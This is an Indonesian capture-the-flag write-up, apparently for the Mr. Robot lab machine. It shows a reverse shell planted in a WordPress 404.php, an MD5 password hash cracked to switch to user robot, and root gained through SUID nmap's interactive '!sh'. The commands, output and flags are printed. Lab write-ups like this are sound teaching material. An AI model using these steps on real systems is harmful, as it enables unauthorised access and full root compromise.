


Disini saya menemukan bahwa saya bisa mengedit file php, kebetulan terdapat 404.php yang saya asumsikan adalah file yang akan muncul jika website mendapatkan response 404, lalu saya coba eksperimen untuk melakukan echo sederhana



Dan ternyata berhasil, langsung saja saya masukkan reverse shell yang telah saya buat sebelumnya.






Dan berhasil, langsung saja saya mencoba untuk melakukan spawn shell melalui referensi website ini "https://sushant747.gitbooks.io/total-oscp-guide/content/spawning_shells.html"

```
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
$ cd home
cd home
$ ls
ls
robot
```

Setelah saya cek home terdapat user robot, lalu saya coba cek direktori tersebut dan menemukan 2 file, file pertama yang berupa flag setelah saya cek ternyata tidak dapat diakses, sedangkan file kedua yaitu password.raw-md5 bisa diakses, disini saya asumsikan kita harus bruteforce user robot melalui md5 yang diberikan.

```
cd robot
$ ls
ls
key-2-of-3.txt  password.raw-md5
$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$
```

Lalu saya coba crack melalui website “https://crackstation.net/”



Dan mendapatkan password “abcdefghijklmnopqrstuvwxyz”

```
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$
```

Setelah saya masukkan ternyata berhasil, langsung saja saya membaca file flag ke 2

FLAG = 822c73956184f694993bede3eb39f959

Setelah saya mendapatkan akses user biasa disini saya ingin mendapatkan akses root dengan melihat service yang digunakan

```
robot@linux:~$ find / -perm +6000 2>/dev/null | grep '/bin/'
find / -perm +6000 2>/dev/null | grep '/bin/'
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
```

$ ind / -perm +6000 2>/dev/null | grep '/bin/' find / -perm +6000 2>/dev/null | grep '/bin/'

Disni saya mencoba mendapatkan akses root melalui nmap dengan menggunakan referensi website
“https://gtfobins.github.io/gtfobins/nmap/”

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# 
```

Disini setelah saya mendapatkan akses root melalui nmap, saya melakukan pengecekan ke folder /root dan mendapatkan flag terakhir.

```
# ls -l
ls -l
total 76
drwxr-xr-x   2 root root  4096 Sep 16  2015 bin
drwxr-xr-x   3 root root  4096 Nov 13  2015 boot
drwxr-xr-x  13 root root  3820 Jun 22  2023 dev
drwxr-xr-x  77 root root  4096 Jun 22  2023 etc
drwxr-xr-x   3 root root  4096 Nov 13  2015 home
lrwxrwxrwx   1 root root    33 Jun 24  2015 initrd.img -> boot/initrd.img-3.13.0-55-generic
drwxr-xr-x  16 root root  4096 Jun 24  2015 lib
drwxr-xr-x   2 root root  4096 Jun 24  2015 lib64
drwx------   2 root root 16384 Jun 24  2015 lost+found
drwxr-xr-x   2 root root  4096 Jun 24  2015 media
drwxr-xr-x   4 root root  4096 Nov 13  2015 mnt
drwxr-xr-x   3 root root  4096 Sep 16  2015 opt
dr-xr-xr-x 103 root root     0 Jun 22 08:44 proc
drwx------   3 root root  4096 Nov 13  2015 root
drwxr-xr-x  14 root root   480 Jun 22 08:45 run
drwxr-xr-x   2 root root  4096 Nov 13  2015 sbin
drwxr-xr-x   3 root root  4096 Jun 24  2015 srv
dr-xr-xr-x  13 root root     0 Jun 22  2023 sys
drwxrwxrwt   4 root root  4096 Jun 22 11:08 tmp
drwxr-xr-x  10 root root  4096 Jun 24  2015 usr
drwxr-xr-x  11 root root  4096 Jun 24  2015 var
lrwxrwxrwx   1 root root    30 Jun 24  2015 vmlinuz -> boot/vmlinuz-3.13.0-55-generic
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat firsboot_done
cat firsboot_done
cat: firsboot_done: No such file or directory
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# 
```

FLAG = 04787ddef27c3dee1ee161b21670b4e4